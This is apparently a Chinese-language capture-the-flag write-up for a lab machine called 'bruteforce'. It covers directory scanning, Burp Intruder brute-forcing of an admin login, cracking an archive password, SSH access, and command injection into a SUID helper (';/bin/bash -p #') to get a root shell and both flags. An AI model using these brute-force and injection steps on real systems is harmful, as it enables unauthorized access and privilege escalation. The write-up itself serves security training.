

找到路径



```
Target: http://192.168.92.130/

[11:08:35] Starting:
[11:08:36] 403 -   279B  - /.ht_wsr.txt
[11:08:36] 403 -   279B  - /.htaccess.orig
[11:08:36] 403 -   279B  - /.htaccess.bak1
[11:08:36] 403 -   279B  - /.htaccess.sample
[11:08:36] 403 -   279B  - /.htaccess.save
[11:08:36] 403 -   279B  - /.htaccess_extra
[11:08:36] 403 -   279B  - /.htaccess_orig
[11:08:36] 403 -   279B  - /.htaccess_sc
[11:08:36] 403 -   279B  - /.htaccessBAK
[11:08:36] 403 -   279B  - /.htaccessOLD
[11:08:36] 403 -   279B  - /.htaccessOLD2
[11:08:36] 403 -   279B  - /.htm
[11:08:36] 403 -   279B  - /.html
[11:08:36] 403 -   279B  - /.htpasswd_test
[11:08:36] 403 -   279B  - /.htpasswds
[11:08:36] 403 -   279B  - /.httr-oauth
[11:08:37] 403 -   279B  - /.php
[11:08:58] 200 -   891B  - /maintenance.html
[11:09:05] 403 -   279B  - /server-status
[11:09:05] 403 -   279B  - /server-status/
```




```
[WARDEN-02] AUTOMATED DEFENSE LOG

DO NOT INDEX. INTERNAL USE ONLY.

[02:14:50] MONITOR: Traffic spike detected on eth0.
[02:14:55] ALERT: Signature match {BRUTE_FORCE_SCAN}.
[02:14:55] ACTION: LOCKDOWN initiated. Public HTTP (80) suspended.
[02:14:56] NOTIFY: Admin [ta0] alerted via pager.
[02:14:57] CONFIG: Loading emergency_failover.conf...
[02:14:58] FAILOVER: Admin Console rerouted to backup port.
[02:14:58] BIND: Internal Management Interface listening on ::0.0.0.0:9090
[02:14:59] STATUS: Waiting for authorized secure handshake...
```

访问9090

爆破密码




Intruder攻击结果过滤器：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	错误	例外	不合规	无效的	失效	sta
1384	password123	302	10			518						
0		200	8			1344	2			1		
1	123456	200	5			1344	2			1		
2	12345	200	8			1344	2			1		
3	123456789	200	20			1344	2			1		
4	password	200	20			1344	2			1		
5	iloveyou	200	15			1344	2			1		
6	princess	200	15			1344	2			1		
7	1234567	200	12			1344	2			1		

```
POST / HTTP/1.1
Host: 192.168.92.130:9090
Content-Length: 35
Cache-Control: max-age=0
Origin: http://192.168.92.130:9090
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.92.130:9090/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive

username=admin&password=password123
```




Welcome, Administrator

The automated backup system has generated a new artifact.

Status: **Locked (Encryption Enabled)**


爆破压缩包



Advanced Archive Password Recovery statistics:

Total passwords	8
Total time	5ms
Average speed (passwords per second)	1,600
Password for this file	rockyou
Password in HEX	72 6f 63 6b 79 6f 75

ssh连接 得到flag-user



```
ta0@bruteforce:~$ cat user.txt
flag{user-8a2c4e6d1b9f3a5e7d0c2b4f6a8e1d3c}
ta0@bruteforce:~$ 
```


```
flag{user-8a2c4e6d1b9f3a5e7d0c2b4f6a8e1d3c}
```

提权-flag-root

```
没有密码，没法sudo -l
find / -perm -u=s -type f 2>/dev/null
发现/opt/scripts/sys_monitor

strings /opt/scripts/sys_monitor
正常用法

```




```
ta0@bruteforce:/tmp$ /opt/scripts/sys_monitor X-MNT-9921  apache2
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2026-02-04 09:47:57 EST; 1h 48min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 480 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 544 (apache2)
      Tasks: 11 (limit: 2358)
     Memory: 84.9M
        CPU: 2.245s
     CGroup: /system.slice/apache2.service
             ├─544 /usr/sbin/apache2 -k start
             ├─639 /usr/sbin/apache2 -k start
             ├─642 /usr/sbin/apache2 -k start
             ├─643 /usr/sbin/apache2 -k start
             ├─645 /usr/sbin/apache2 -k start
             ├─646 /usr/sbin/apache2 -k start
             ├─647 /usr/sbin/apache2 -k start
             ├─648 /usr/sbin/apache2 -k start
             ├─651 /usr/sbin/apache2 -k start
             ├─653 /usr/sbin/apache2 -k start
             └─659 /usr/sbin/apache2 -k start

Feb 04 09:47:56 bruteforce systemd[1]: Starting The Apache HTTP Server...
Feb 04 09:47:57 bruteforce apachectl[534]: AH00558: apache2: Could not reliably determine the server's fully qualified d
Feb 04 09:47:57 bruteforce systemd[1]: Started The Apache HTTP Server.
lines 1-25/25 (END)
```

```

命令注入
/opt/scripts/sys_monitor X-MNT-9921 ";/bin/bash -p"  报错
/opt/scripts/sys_monitor X-MNT-9921 ";/bin/bash -p #"  注释后面的status
```



```
ta0@bruteforce:/tmp$ /opt/scripts/sys_monitor X-MNT-9921 ";/bin/bash -p"
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service ;/bin/bash -p status
Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]
/bin/bash: status: No such file or directory
--------------------------------
ta0@bruteforce:/tmp$ /opt/scripts/sys_monitor X-MNT-9921 ";/bin/bash -p -i"
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service ;/bin/bash -p -i status
Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]
bash: status: No such file or directory
--------------------------------
ta0@bruteforce:/tmp$ /opt/scripts/sys_monitor X-MNT-9921 ";/bin/bash -p #"
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service ;/bin/bash -p # status
Usage: service < option > | --status-all | [ service_name [ command | --full-restart ] ]
root@bruteforce:/tmp#
```

```
root@bruteforce:/tmp# cat /root/root.txt
flag{root-5f1e9d2c8b4a7e3d0c6f9b1a5e2d8c4f}
```